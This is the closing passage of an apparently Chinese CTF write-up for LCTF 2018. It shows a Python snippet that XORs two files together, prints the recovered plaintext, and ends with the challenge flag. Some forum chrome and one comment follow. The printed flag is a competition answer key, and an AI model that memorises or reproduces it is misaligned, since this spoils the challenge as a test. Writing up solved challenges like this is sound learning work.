
```
s=open('enc','rb').read()
s2=open('00','rb').read()
out=''
for i in range(len(s) ):
   out+=chr(ord(s[i])^ord(s2[i]))
open('res','wb').write(out)
```

果然得到flag：

```
Are you ready?
Adrenaline is pumping, Adrenaline is pumping,
Generator. Automatic Lover,
Atomic, Atomic, Overdrive, Blockbuster, Brainpower,
Call me a leader. Cocaine, Don't you try it, Don't you try it,
Innovator, Kill machine, There's no fate.
Take control. Brainpower, Let the bass kick!
LCTF{GameAlwaysOver_TryAgain}
```

上一篇：LCTF 2018 Writeup... 下一篇：LCTF 2018 Writeup...

1. 1 条回复



一叶飘零 2018-12-27 20:31:37

lgnb

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录